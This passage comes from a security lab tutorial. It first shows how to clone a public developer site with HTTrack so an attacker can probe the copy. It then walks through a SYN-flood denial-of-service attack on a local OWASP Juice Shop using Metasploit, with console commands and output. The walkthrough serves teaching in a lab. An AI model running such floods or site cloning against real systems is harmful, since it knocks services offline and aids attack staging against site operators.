
1. Hidden Directories
2. Broken Links
3. Comments in source code, etc.

To test the possible vulnerability on the copied website the attacker must develop a strong backend to test different attacks on the copied website.

Practical:

Requirements:


a. An original website from the internet (roadmap.sh ).
b. HTTrack tool (used to clone the entire website to local system).



# Developer Roadmaps


roadmap.sh is a community effort to create roadmaps, guides and other educational content to help guide developers in picking up a path and guide their learnings.

The roadmap.sh is a website which is known for providing roadmap for the domain and the role.



roadmap.sh is a community effort to create roadmaps, guides and other educational content to help guide developers in picking up a path and guide their learnings.

I. To clone the website, use the HTTrack tool.
   a. Copy the original URL and paste it in the HTTrack.
   b. HTTrack will start cloning the entire website deeply
   c. HTTrack will save the files and other resources at the destined locations.



Site mirroring in progress [2/106 (+104), 20363421 bytes] - [roadmap.whtt]


In progress: Transferring data..

Information

```
Bytes saved:         19,42MiB                     Links scanned:   2/106 (+104)
Time:                27s                          Files written:   104
Transfer rate:       122,18KiB/s (149,02KiB/s)    Files updated:   0
Active connections:  1                            Errors:          0
```

☑ Actions:


scanning https://roadmap.sh/questions




| | | | |
|---|---|---|---|
| Bytes saved: | 24,53MiB | Links scanned: | 18/138 (+121) |
| Time: | 37s | Files written: | 135 |
| Transfer rate: | 60,50KiB/s (165,73KiB/s) | Files updated: | 0 |
| Active connections: | 1 | Errors: | 2 |

This tab shows the all the meta data to be cloned from the real web site.

II. After HTTrack completes cloning of the website it will save all the necessary files and resources on the destined path.




file:///D:/CopiedWeb/roadmap/roadmap.sh/index.html



| Name | Date modified | Type | Size |
|---|---|---|---|
| app.varify.io | 7/27/2025 2:45 PM | File folder | |
| asciinema.org | 7/27/2025 2:51 PM | File folder | |
| assets.roadmap.sh | 7/27/2025 2:45 PM | File folder | |
| b174.roadmap.sh | 7/27/2025 2:45 PM | File folder | |
| cdn.cookielaw.org | 7/27/2025 2:45 PM | File folder | |
| cloud.githubusercontent.com | 7/27/2025 2:51 PM | File folder | |
| hts-cache | 7/27/2025 2:52 PM | File folder | |
| images.surferseo.art | 7/27/2025 2:50 PM | File folder | |
| jbstechinfo.com | 7/27/2025 2:51 PM | File folder | |
| js.hs-scripts.com | 7/27/2025 2:45 PM | File folder | |
| roadmap.sh | 7/27/2025 2:52 PM | File folder | |
| securepubads.g.doubleclick.net | 7/27/2025 2:45 PM | File folder | |
| t3.ftcdn.net | 7/27/2025 2:51 PM | File folder | |
| www.googletagmanager.com | 7/27/2025 2:45 PM | File folder | |
| www.redditstatic.com | 7/27/2025 2:45 PM | File folder | |
| backblue.gif | 7/27/2025 2:45 PM | GIF File | 5 KB |
| cookies.txt | 7/27/2025 2:52 PM | Text Document | 1 KB |
| fade.gif | 7/27/2025 2:45 PM | GIF File | 1 KB |
| hts-log.txt | 7/27/2025 2:52 PM | Text Document | 23 KB |
| index.html | 7/27/2025 2:45 PM | Opera GX Web Do... | 6 KB |

III. On localhost the cloned or mirrored website will look something like this



file:///D:/CopiedWeb/roadmap/roadmap.sh/i

Add reactions and edit

Roadmaps AI Tutor


## Developer Roadmaps

**roadmap.sh** is a community effort to create roadmaps, guides and other educational content to help guide developers in picking up a path and guide their learnings.

Role-based Roadmaps

| | | |
|---|---|---|
| Frontend | Backend | DevOps |
| Full Stack | AI Engineer ● New | Data Analyst |
| AI and Data Scientist | Android | iOS |
| PostgreSQL | Blockchain | QA |
| Software Architect | Cyber Security | UX Design |
| Game Developer | Technical Writer | MLOps |

IV. If the real and mirrored website is compared, then we won't see any visible difference:



## *6. Perform a Dos Attack in your own Lab*

- Create A Webserver in your lab #metasploitable you can take
- Create A Dos-Attacking Machine #hping3/Metasploit you can take

And then use these Devices to simulate a DOS Attack

➔ Dos stands for Denial-of-service attack is a cyberattack in which an attacker makes a server, machine or network unavailable to its estimated users by flooding it with excessive or mass request which leads in crash, freeze or slows-down the response time from the server.

- There are many ways by which an attacker can lead to Dos attack:
  - hping3
  - Metasploit
  - Raven-storm


***Practical:***

Requirements:


a. A website {OWASP JUICE SHOP}
b. Hping3/Metasploit
c. Wireshark {for traffic monitoring}

**a.** OWASP Juice shop is the website on which we will be performing the DOS attack.

I. Start the OWASP juice shop on the localhost **120.0.0.1** on port as per the attacker choice.




II. After starting the OWASP Juice shop on the localhost
Start the preparation for performing the DOS attack on the Website.
Using any one method {Most recommend Metasploit} Payload used for the attack{dos/tcp/synflood}



```
ata

View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 127.0.0.1
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning: ur
defining the allocator of T_DATA class PCAPRUB::Pcap
[*] SYN flooding 127.0.0.1:3000...
^C[-] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) > set NUM 600
NUM => 600
msf6 auxiliary(dos/tcp/synflood) > set NUM 1000000
NUM => 1000000
msf6 auxiliary(dos/tcp/synflood) > set TIMEOUT 600
TIMEOUT => 600
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 127.0.0.1
[*] SYN flooding 127.0.0.1:3000...
```


a. Set the RHOSTS
b. Set the Rport
c. Set the Num
d. Set the Timeout
As per the Attacker choice. And the exploit/Run the payload.

III. The following Metasploit payload will slow the response of the Webserver and then crash or freeze it.



(After reloading) the server takes time to give the response. Sign of ***Successful DOS attack***.

IV. The Requests that are made by the Metasploit payload can see using Wireshark {tcp.port==3000}.

